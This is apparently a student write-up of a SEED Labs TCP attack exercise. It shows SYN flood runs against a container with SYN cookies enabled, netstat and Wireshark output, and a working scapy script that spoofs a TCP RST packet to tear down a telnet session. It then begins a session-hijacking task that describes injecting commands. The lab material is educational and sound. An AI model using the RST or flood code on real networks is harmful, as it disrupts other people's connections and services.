
**Task 1.3: Enable the SYN Cookie Countermeasure** Please enable the SYN cookie mechanism, and run your attacks again, and compare the results.

Here I turn `tcp_syncookies` to an enabled state. I also check to see the current cookie state and the final cookie state after enabling.

```
seed@VM: ~/../volumes

root@489855a5c573:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@489855a5c573:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@489855a5c573:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 1
root@489855a5c573:/#
```

Below I run the attack code in the previous task to check if the attack works. I notice the netstat queue details which are similar to the other tasks. However when I try to telnet to the victim, it telnets without any wait time, different from the other tasks.



```
bin home libx32 proc srv tmp
boot lib media root synflood.c usr
dev lib32 mnt run synflood.py var
etc lib64 opt/sbin sys volumes
root@VM:/# python3 synflood.py
^Z
[1]+  Stopped                  python3 synflood.py
root@VM:/# exit
exit
There are stopped jobs.
root@VM:/# exit
[02/28/22]seed@VM:~/../volumes$ sudo su
root@VM:/home/seed/Desktop/tcpattacks/volumes# ./synflood 10
.9.0.5 23
^Z
[1]+  Stopped                  ./synflood 10.9.0.5 23
root@VM:/home/seed/Desktop/tcpattacks/volumes# ./synflood 10
.9.0.5 23
^Z
[2]+  Stopped                  ./synflood 10.9.0.5 23
root@VM:/home/seed/Desktop/tcpattacks/volumes# ./synflood 10
.9.0.5 23
^Z
[3]+  Stopped                  ./synflood 10.9.0.5 23
root@VM:/home/seed/Desktop/tcpattacks/volumes#
```


```
tcp 0 0 10.9.0.5:23 40.184.54.46:28549 SYN_RECV
tcp 0 0 10.9.0.5:23 249.66.115.71:3366 SYN_RECV
tcp 0 0 10.9.0.5:23 201.51.67.95:5391 SYN_RECV
tcp 0 0 10.9.0.5:23 191.53.250.65:38818 SYN_RECV
tcp 0 0 10.9.0.5:23 199.111.215.80:20521 SYN_RECV
tcp 0 0 10.9.0.5:23 65.43.58.1:52357 SYN_RECV
tcp 0 0 10.9.0.5:23 153.254.104.47:44688 SYN_RECV
tcp 0 0 10.9.0.5:23 159.168.141.30:25980 SYN_RECV
tcp 0 0 10.9.0.5:23 221.200.150.89:57276 SYN_RECV
tcp 0 0 10.9.0.5:23 94.50.118.65:7276 SYN_RECV
tcp 0 0 10.9.0.5:23 14.133.180.4:57280 SYN_RECV
tcp 0 0 10.9.0.5:23 197.160.36.46:41800 SYN_RECV
tcp 0 0 10.9.0.5:23 55.29.140.42:14826 SYN_RECV
tcp 0 0 10.9.0.5:23 134.54.109.42:62069 SYN_RECV
tcp 0 0 10.9.0.5:23 81.24.176.54:38374 SYN_RECV
tcp 0 0 10.9.0.5:23 159.17.73.36:6069 SYN_RECV
tcp 0 0 10.9.0.5:23 109.213.190.29:64175 SYN_RECV
tcp 0 0 10.9.0.5:23 15.254.144.116:25571 SYN_RECV
tcp 0 0 10.9.0.5:23 55.42.2.112:5275 SYN_RECV
tcp 0 0 10.9.0.5:23 210.50.183.93:35736 SYN_RECV

root@VM:/# ip tcp_metrics flush
root@VM:/# ip tcp_metrics show
root@VM:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
489855a5c573 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
```

Below shows the wireshark capture of the attack.



No.	Time	Source	Destination	Protocol	Length	Info
128879	2022-02-28 23:13:46.629095625	109.96.162.42	10.9.0.5	TCP	58	2368 → 23 [SYN] Seq=1103403870 Win=20000 Len=0
128880	2022-02-28 23:13:46.629100558	10.9.0.5	109.96.162.42	TCP	58	23 → 2368 [SYN, ACK] Seq=1205232882 Ack=1103403871 Win=64240 Len=0 MSS=1460
128881	2022-02-28 23:13:46.629105498	120.187.109.28	10.9.0.5	TCP	54	14770 → 23 [SYN] Seq=4039362863 Win=20000 Len=0
128882	2022-02-28 23:13:46.629176366	10.9.0.5	120.187.109.28	TCP	58	23 → 14770 [SYN, ACK] Seq=609011624 Ack=4039362864 Win=64240 Len=0 MSS=1460
128883	2022-02-28 23:13:46.629232599	205.179.93.91	10.9.0.5	TCP	54	7512 → 23 [SYN] Seq=2317723195 Win=20000 Len=0
128884	2022-02-28 23:13:46.629243173	10.9.0.5	205.179.93.91	TCP	58	23 → 7512 [SYN, ACK] Seq=2895115594 Ack=2317723196 Win=64240 Len=0 MSS=1460
128885	2022-02-28 23:13:46.629299727	239.95.114.85	10.9.0.5	TCP	54	26392 → 23 [SYN] Seq=1630076783 Win=20000 Len=0
128886	2022-02-28 23:13:46.629321408	175.242.255.7	10.9.0.5	TCP	54	44000 → 23 [SYN] Seq=2877876774 Win=20000 Len=0
128887	2022-02-28 23:13:46.629330874	10.9.0.5	175.242.255.7	TCP	58	23 → 44000 [SYN, ACK] Seq=4160940893 Ack=2877876775 Win=64240 Len=0 MSS=1460
128888	2022-02-28 23:13:46.629387848	95.87.63.55	10.9.0.5	TCP	54	28227 → 23 [SYN] Seq=3505201765 Win=20000 Len=0
128889	2022-02-28 23:13:46.629398929	10.9.0.5	95.87.63.55	TCP	58	23 → 28227 [SYN, ACK] Seq=3042479611 Ack=3505201766 Win=64240 Len=0 MSS=1460
128890	2022-02-28 23:13:46.629457861	214.90.94.47	10.9.0.5	TCP	54	18151 → 23 [SYN] Seq=2322318174 Win=20000 Len=0
128891	2022-02-28 23:13:46.629469151	10.9.0.5	214.90.94.47	TCP	58	23 → 18151 [SYN, ACK] Seq=3059166792 Ack=2322318175 Win=64240 Len=0 MSS=1460
128892	2022-02-28 23:13:46.629522936	119.150.93.117	10.9.0.5	TCP	54	6277 → 23 [SYN] Seq=2330303623 Win=20000 Len=0
128893	2022-02-28 23:13:46.629534826	10.9.0.5	119.150.93.117	TCP	58	23 → 6277 [SYN, ACK] Seq=450497842 Ack=2330303624 Win=64240 Len=0 MSS=1460
128894	2022-02-28 23:13:46.629587037	102.90.90.68	10.9.0.5	TCP	54	60853 → 23 [SYN] Seq=1982673943 Win=20000 Len=0
128895	2022-02-28 23:13:46.629598859	10.9.0.5	102.90.90.68	TCP	58	23 → 60853 [SYN, ACK] Seq=1059460502 Ack=1982673944 Win=64240 Len=0 MSS=1460
128896	2022-02-28 23:13:46.629651135	189.131.222.53	10.9.0.5	TCP	54	57229 → 23 [SYN] Seq=090345437 Win=20000 Len=0
128897	2022-02-28 23:13:46.629664045	10.9.0.5	189.131.222.53	TCP	58	23 → 57229 [SYN, ACK] Seq=1930769183 Ack=090345438 Win=64240 Len=0 MSS=1460
128898	2022-02-28 23:13:46.629714949	254.71.122.20	10.9.0.5	TCP	54	46305 → 23 [SYN] Seq=868315750 Win=20000 Len=0
128899	2022-02-28 23:13:46.629725675	10.9.0.5	254.71.122.20	TCP	58	23 → 46305 [SYN, ACK] Seq=1758695637 Ack=868315751 Win=64240 Len=0 MSS=1460
128900	2022-02-28 23:13:46.629777474	238.11.68.68	10.9.0.5	TCP	54	8514 → 23 [SYN] Seq=1819539999 Win=20000 Len=0
128901	2022-02-28 23:13:46.629801361	121.49.234.127	10.9.0.5	TCP	54	38421 → 23 [SYN] Seq=2311801428 Win=20000 Len=0
128902	2022-02-28 23:13:46.629811851	10.9.0.5	121.49.234.127	TCP	58	23 → 38421 [SYN, ACK] Seq=2222406624 Ack=2311801429 Win=64240 Len=0 MSS=1460
128903	2022-02-28 23:13:46.629862348	218.89.233.31	10.9.0.5	TCP	54	26289 → 23 [SYN] Seq=4041459465 Win=20000 Len=0
128904	2022-02-28 23:13:46.629874168	10.9.0.5	218.89.233.31	TCP	58	23 → 26289 [SYN, ACK] Seq=2771542030 Ack=4041459466 Win=64240 Len=0 MSS=1460
128905	2022-02-28 23:13:46.629926356	134.226.211.70	10.9.0.5	TCP	54	21777 → 23 [SYN] Seq=2630133049 Win=20000 Len=0
128906	2022-02-28 23:13:46.629938924	10.9.0.5	134.226.211.70	TCP	58	23 → 21777 [SYN, ACK] Seq=4037757205 Ack=2630133050 Win=64240 Len=0 MSS=1460
128907	2022-02-28 23:13:46.629974349	86.208.246.111	10.9.0.5	TCP	54	1026 → 23 [SYN] Seq=108513962 Win=20000 Len=0
128908	2022-02-28 23:13:46.629984873	10.9.0.5	86.208.246.111	TCP	58	23 → 1026 [SYN, ACK] Seq=3995387620 Ack=108513963 Win=64240 Len=0 MSS=1460
128909	2022-02-28 23:13:46.630003108	224.59.186.78	10.9.0.5	TCP	54	25435 → 23 [SYN] Seq=1357877305 Win=20000 Len=0
128910	2022-02-28 23:13:46.630063208	106.33.88.30	10.9.0.5	TCP	54	15030 → 23 [SYN] Seq=1752448127 Win=20000 Len=0
128911	2022-02-28 23:13:46.630094301	10.9.0.5	106.33.88.30	TCP	58	23 → 15030 [SYN, ACK] Seq=3750205951 Ack=1752448128 Win=64240 Len=0 MSS=1460


In conclusion the attack was not successful when SYN cookie was turned on. The SYN cookie can effectively prevent the server from SYN flood attack because it does not allocate resources when it receives the SYN packet, it allocates resources only if the server receives the final ACK packet.

This prevents from having the queue as a bottleneck, and instead consume resources only for the established connections.

## Task 2: TCP RST Attacks on telnet Connections

The TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established telnet connection (TCP) between two users A and B, attackers can spoof a RST packet from A to B, breaking this existing connection. To succeed in this attack, attackers need to correctly construct the TCP RST packet. In this task, you need to launch a TCP RST attack from the VM to break an existing telnet connection between A and B, which are containers.

First I established a telnet connection from victim (10.9.0.5) to user 1 (10.9.0.6). Below shows successful telnet connection.

A terminal window titled 'seed@VM: ~/.../volumes' showing a telnet session. The user 'root@489855a5c573' initiates a telnet connection to 10.9.0.6. The connection is successful, and the user is prompted for a password. The password is 'seed', and the user is logged in as 'seed' on a system named '3c20b73cea95'. The system is Ubuntu 20.04.1 LTS with kernel 5.4.0-54-generic. The terminal displays standard Ubuntu login messages, including documentation, management, and support links, and a message about system minimization. The last login is recorded as Tue Mar 1 05:18:20 UTC 2022 from victim-10.9.0.5.net-10.9.0.0 on pts/1. The prompt is 'seed@3c20b73cea95:~\$' with a cursor.

```
seed@VM: ~/.../volumes
root@489855a5c573:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
3c20b73cea95 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Mar  1 05:18:20 UTC 2022 from victim-10.9.0.5.net-10.9.0.0 on pt
s/1
seed@3c20b73cea95:~$
```

I then use Wireshark to see the packet capture while the telnet session is on. I look out for the last TCP packet, select it and look for dst port, src port and seq number.



[SEED Labs] Capturing from br-09da2fdbb9dc

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
61	2022-03-01 00:21:08.346591203	10.9.0.5	10.9.0.6	TCP	66	34384 → 23 [ACK] Seq=2554667288 Ack=2250067205 Win=64256 Len=0 TSval=243618720 TSecr=1773607931
62	2022-03-01 00:21:08.346677503	10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ...
63	2022-03-01 00:21:08.346683427	10.9.0.5	10.9.0.6	TCP	66	34384 → 23 [ACK] Seq=2554667288 Ack=2250067207 Win=64256 Len=0 TSval=243618720 TSecr=1773607931
64	2022-03-01 00:21:08.346709111	10.9.0.6	10.9.0.5	TELNET	108	Telnet Data ...
65	2022-03-01 00:21:08.346765752	10.9.0.5	10.9.0.6	TCP	66	34384 → 23 [ACK] Seq=2554667288 Ack=2250067249 Win=64256 Len=0 TSval=243618720 TSecr=1773607931
66	2022-03-01 00:21:08.346839597	10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ...
67	2022-03-01 00:21:08.346845214	10.9.0.5	10.9.0.6	TCP	66	34384 → 23 [ACK] Seq=2554667288 Ack=2250067251 Win=64256 Len=0 TSval=243618721 TSecr=1773607932
68	2022-03-01 00:21:08.346964553	10.9.0.6	10.9.0.5	TELNET	116	Telnet Data ...
69	2022-03-01 00:21:08.346972632	10.9.0.5	10.9.0.6	TCP	66	34384 → 23 [ACK] Seq=2554667288 Ack=2250067301 Win=64256 Len=0 TSval=243618721 TSecr=1773607932
70	2022-03-01 00:21:08.347061495	10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ...
71	2022-03-01 00:21:08.347067301	10.9.0.5	10.9.0.6	TCP	66	34384 → 23 [ACK] Seq=2554667288 Ack=2250067303 Win=64256 Len=0 TSval=243618721 TSecr=1773607932
72	2022-03-01 00:21:08.347183654	10.9.0.6	10.9.0.5	TELNET	113	Telnet Data ...
73	2022-03-01 00:21:08.347191010	10.9.0.5	10.9.0.6	TCP	66	34384 → 23 [ACK] Seq=2554667288 Ack=2250067352 Win=64256 Len=0 TSval=243618721 TSecr=1773607932
74	2022-03-01 00:21:08.347283532	10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ...
75	2022-03-01 00:21:08.347289458	10.9.0.5	10.9.0.6	TCP	66	34384 → 23 [ACK] Seq=2554667288 Ack=2250067352 Win=64256 Len=0 TSval=243618721 TSecr=1773607932
76	2022-03-01 00:21:08.347374643	10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ...
77	2022-03-01 00:21:08.347380254	10.9.0.5	10.9.0.6	TCP	66	34384 → 23 [ACK] Seq=2554667288 Ack=2250067354 Win=64256 Len=0 TSval=243618721 TSecr=1773607932
78	2022-03-01 00:21:08.347454762	10.9.0.6	10.9.0.5	TELNET	138	Telnet Data ...
79	2022-03-01 00:21:08.347460939	10.9.0.5	10.9.0.6	TCP	66	34384 → 23 [ACK] Seq=2554667288 Ack=2250067426 Win=64256 Len=0 TSval=243618721 TSecr=1773607932
80	2022-03-01 00:21:08.347541212	10.9.0.6	10.9.0.5	TELNET	128	Telnet Data ...
81	2022-03-01 00:21:08.347546916	10.9.0.5	10.9.0.6	TCP	66	34384 → 23 [ACK] Seq=2554667288 Ack=2250067488 Win=64256 Len=0 TSval=243618721 TSecr=1773607932
82	2022-03-01 00:21:08.347851929	10.9.0.6	10.9.0.5	TELNET	217	Telnet Data ...
83	2022-03-01 00:21:08.347859829	10.9.0.5	10.9.0.6	TCP	66	34384 → 23 [ACK] Seq=2554667288 Ack=2250067631 Win=64128 Len=0 TSval=243618722 TSecr=1773607933
84	2022-03-01 00:21:08.347946783	10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ...
85	2022-03-01 00:21:08.347952921	10.9.0.5	10.9.0.6	TCP	66	34384 → 23 [ACK] Seq=2554667288 Ack=2250067633 Win=64128 Len=0 TSval=243618722 TSecr=1773607933
86	2022-03-01 00:21:08.352590067	10.9.0.6	10.9.0.5	TELNET	87	Telnet Data ...
87	2022-03-01 00:21:08.352590194	10.9.0.5	10.9.0.6	TCP	66	34384 → 23 [ACK] Seq=2554667288 Ack=2250067654 Win=64128 Len=0 TSval=243618726 TSecr=1773607937

Frame 87: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-09da2fdbb9dc, id 0  
 Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)  
 Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6  
 Transmission Control Protocol, Src Port: 34384, Dst Port: 23, Seq: 2554667288, Ack: 2250067654, Len: 0  
 Source Port: 34384  
 Destination Port: 23  
 [Stream index: 0]  
 [TCP Segment Len: 0]  
 Sequence number: 2554667288  
 [Next sequence number: 2554667288]  
 Acknowledgment number: 2250067654  
 1000 ... = Header Length: 32 bytes (8)  
 Flags: 0x010 (ACK)  
 Window size value: 501

I note down the information into my attack code as shown below. I also spoof a packet from victim to user1 ip. In order for the attack to be successful, we need to make sure that the sequence number is exactly what is next expected by the server or else our attack will fail.


```

seed@VM: ~/../volumes
GNU nano 4.8                                reset.py
#!/usr/bin/env python3
import sys
from scapy.all import *


sport_o = 34384
seqt = 2554667288
ip = IP(src="10.9.0.5", dst="10.9.0.6")
tcp = TCP(sport=sport_o, dport=23, flags="R", seq=seqt)
pkt = ip/tcp
#ls(pkt)
send(pkt, verbose=0)

```

Now I run the attack from the attacker container and view the wireshark capture to notice a spoofed RST or reset packet was sent.



The attack was successful as the spoofed RST packet terminated the telnet connection successfully.






### Task 3: TCP Session Hijacking

The objective of the TCP Session Hijacking attack is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session. If this connection is a telnet session, attackers can inject malicious commands into this session, causing the victims to execute the malicious commands. In this task, you need to demonstrate how you can hijack a telnet session between two computers. Your goal is to get the telnet server to run a malicious command from you.

By running the scapy program, we spoof a packet from 10.9.0.5 to 10.9.0.6 such that it contains a command to create a file, I also tried the command to delete a file. This command could be more harmful such as deleting all the files in the current directory.

However, for demonstration purposes I just create a file. The sequence number, acknowledgement number and the source port are obtained from the last packet. We set all the required fields in order to send the packet without it being dropped or flagged due to missing field.

I create a 'test.c' file on user1 machine as shown below. Also there are no other files except that, also note the location of the file.

